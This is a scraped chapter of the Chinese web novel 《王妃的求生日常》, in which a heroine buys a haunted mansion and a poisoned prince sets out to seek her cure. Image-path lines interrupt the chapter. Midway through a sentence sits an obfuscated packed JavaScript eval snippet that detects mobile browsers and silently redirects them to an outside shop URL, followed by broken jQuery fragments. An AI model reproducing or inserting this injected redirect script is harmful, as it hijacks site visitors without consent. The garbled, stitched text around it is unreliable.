15. 第15章 潜入

作品:《王妃的求生日常

    门外看客见没什么可看的了,便散了去干自个儿的事。


    “回神了。”边月提醒还在发愣的伙计。


    那伙计如梦初醒,捏了把汗,赔笑应道:“姑娘这边请。”秋绥贴着耳边:“小姐刚刚可吓死我们了。”


    边月笑着往秋绥腮上一拧:“你家小姐几时做过没有把握的事情?”


    秋绥嗔她一眼。


    到了案前,伙计拿好笔墨纸砚和专用的契纸呈于掌柜面前。


    “姑娘当真要买下此宅?”掌柜忍不住再问一句,毕竟这凶宅在行里压了十年,没人愿意触这个晦气,故而送都送不出去。


    边月点头。掌柜的见她铁了心,也不多劝:“姑娘爽快,那我也给个实诚价,这宅子名声不好听,但胜在宅子大、地段好,一口价一千五百俩纹银。”


    若非当年那桩惨案,这般宅邸少说也要五千两起步。


    边月知是公道价,示意秋绥取银票。


    掌柜亲自执笔:“立卖契人顺安牙行,今售石桥巷深宅一所……”在中保人一栏签上名讳,又盖好顺安牙行的红印。


    “姑娘,请画押。”


    边月沾了红泥,在契书末尾按下手印。


    掌柜吹干墨迹,将白契奉上:“姑娘,这是白契,您且收好。稍后我们会派人去衙门投税,过几日换了官府盖印的红契,再送到府上。这宅门的钥匙,共计五把。”


    冬禧接过钥匙,入手冰凉。正欲离开,瞥见那张裂开的桌子,对掌柜笑道:


    “对了,买宅子的钱我付了,这桌子记得把账单送到镇北侯府,就说是……他刚认的姐姐,送他的见面礼。”


    城东角,石桥巷。


    正如掌柜所说,是个地段极好的地儿,环境清幽,离城中近,又不受纷扰,只因久无人居住,显得有点阴冷荒凉。


    一到附近冬禧顿感朔风凛凛,侵肌裂骨,忍不住问道:“小姐,咱为什么要买这座宅子呀?”此处门巷倾颓,墙垣朽败,门匾的字迹已经看不大清了,门前还磊着许多碎石杂草,几乎封了去路。


    推开门,内里荒草凄凄,竹篱木壁上还残着被烟火熏黑的痕迹,枯井朽木一片腐败。


    “你们是何人?”三人齐向身后看去,是个约莫四十几的妇人,臂弯挽着竹篮,盖布下露出几沓祭祀用的黄裱纸。


    秋绥机灵,忙取出白契上前,应答道:“婶子,我们小姐刚盘下这座宅子,正过来瞧瞧呢。”


    妇人瞥见那白契,脸色稍缓:“竟还有人愿意买这宅子,这处荒废了十年,来点人气也是好的。”


    秋绥追问:“婶子这话是何意?”


    “这宅子啊,本来是京中有名的林大夫和温医官的府邸。这对夫妇心善,救人无数,也不知十年前得罪了何人,一夜之间……竟满门被灭。”妇人轻叹,眼神似有动容,“我受过他们大恩,也不知如何报答,只能每逢此时烧些纸钱,望他们在泉下过的轻快些。”


    边月霍然开口:“婶子可是住在附近?”


    “是,我家就在……”妇人这才抬眼注意到后边的少女,这一瞧,她整个人怔在原地。像。实在太像了。


    那眉眼,那神韵。


    “你是……你父母……”


    边月笑笑:“我自幼是孤儿,既然婶子住的近,以后我们便是邻居了,日后还要多走动走动。”


    妇人心存疑窦,却也不便再深究,每人都有自己的苦楚。


    不论怎样,她瞧着那张脸,眼神到底软了几分。


    “也是缘分。我家就在隔壁没多远,往后有什么缺的短的,尽管找我俞婶帮忙。”俞婶左右打量了一番,“这宅子荒废太久,光靠你们几个姑娘家哪里行?我这就唤我家那混小子过来帮忙拾掇拾掇。”


    俞婶刚走,浮生和云起就来了。


    “卿姐!”二人大步流星,肩头手上扛着大包小袋。“小姐,他们是……”秋绥看着两个俊逸无双的少年问道。


    边月言简意赅:“我朋友。”


    正说着,浮生卸了包裹,里边东西稀里哗啦倒了一地——镐子、锄头、破布……


    “卿姐,你要的东西备齐了。”云起也将肩上的东西卸下。


    边月笑眯眯点头:“很好,既然工具都齐了,这宅子的清扫重任,就交由你们了。”


    浮生刚拿起的锄头“哐当”一声又砸回脚边。


    他哭丧着脸,先是锤头顿足捶胸,后又哀嚎道:“卿姐,不带这样的!”


    早知道他就不跟别人抢着来了,本想着能在卿姐面前邀功呢。他们浩然正气盟共有护法四人,接到任务后,他和云起可是跟另外两个打了一番才抢来这个机会的。


    云起怒了,一记刀眼:就是你要来。


    浮生不甘示弱地瞪回去:那你怎么不拦着我?


    不多时,俞婶也匆匆赶至,身侧站着一位少年,肤色古铜,眉眼清正。


    甫一到门口,正对上少女含笑的眼眸,如星如月。


    四周的嘈杂骤然褪去了,只余耳边嗡嗡轰鸣。


    俞婶在一旁看着,焉能不知他的心思,喜忧参半。


    喜的是她这榆木脑袋的儿子终是开了窍,他长得端正,心肠又热,街邻四坊有不少女儿家中意他,可偏生他都不喜,今日倒是红了脸。


    只是,眼前这少女天人之姿,绝非池中物,自家傻小子这点心思,怕是注定要落空了。


    “俞大哥,劳烦你了。”少女音质如珠玉,十分动听。


    俞城结结巴巴:“是……好……我在!”


    说完俞城想给自己打一嘴巴子,哪有这般说话的!


    边月被他的反应逗笑了,只是还有要事在身,便先请辞离去了。


    是夜。


    没了乌云遮蔽,露出漫天星星,万千星辰如碎玉般撒落其间,汇成一道璀璨清冷的银河。


    中军大帐,灯火通明。


    “过了紫荆关,前头就是临安城了,景明怎么还没回来啊。”严方阳急得在帐篷里乱蹦,左走走,右走走,“这都几日了?如果景明真有什么三长两短……”


    秦意终于忍无可忍:“你消停些,你这晃的我头都晕了。”


    “我能不急吗?当时你就该拦着,怎能任由王爷拖着病体离开?你好歹还是他的表侄。”


    秦意无奈:“你随了我皇叔这么些年,何时见过有谁能阻止皇叔的决定吗?”两人虽只是名义上的叔侄,可他自幼养在军中,两人关系胜似亲叔侄,说不担心是假的。</


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16991378|193723||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>


    严方阳语塞,帐内陷入死一般的沉寂。


    他透过缝隙看这那月色,一如那晚般明亮。男子面色苍白坐在床沿上,眉间鬓角都覆了白霜,整个人仿若从寒天冰水里捞出来一般。


    不,比这还刺骨可怖。


    军医跪在一旁,搭脉的手指止不住的颤动,“寒蚀……王爷中的是齐鲁秘毒寒蚀。”


    “寒蚀?”严方阳失声惊呼,“此毒凶险异常,齐鲁王室早就将其列为禁药,焚毁药方了,王爷怎会身中此毒?”军医又道:“此毒无色无味,若置于食物中,银针立即可验;唯有经鼻吸入,隐蔽难查,但这需要极大的剂量,且必须日夜熏染,方能种下毒根。”


    中军大帐守卫森严,能做到这一点的,唯有身边之人。


    只有一种可能,天策军出了内奸。


    “此毒……可有解法?”秦意轻声地问。


    军医叩首:“卑职无能,此毒只在古籍残卷中有过记载,因此只知其名,不知其解。”一直沉默的男子仰头看着天上,孤月高悬,清冷孤傲。


    “或许,她有办法。”


    严方阳急道:“谁?属下这就去将她找来给您治病。”


    “不必,我亲自前去,备马。”


    “王爷!您疯了?”严方阳滑跪拦在身前,“现在敌暗我明,连下毒之人是谁都不知道,一旦被人察觉此事,在您毒发时设伏。请王爷三思啊!”


    男人语气不容置疑:“我自有分寸。”


    秦意眉间轻蹙:“那是何人?她当真能解此毒?”


    男人目光不曾离开过那轮明月,或惊或喜、或忧或怖。这是他和秦意从未见过的。


    “她啊……”男人轻笑一声。


    “如果连她都不能解的毒,那么这世间便无人可解。”


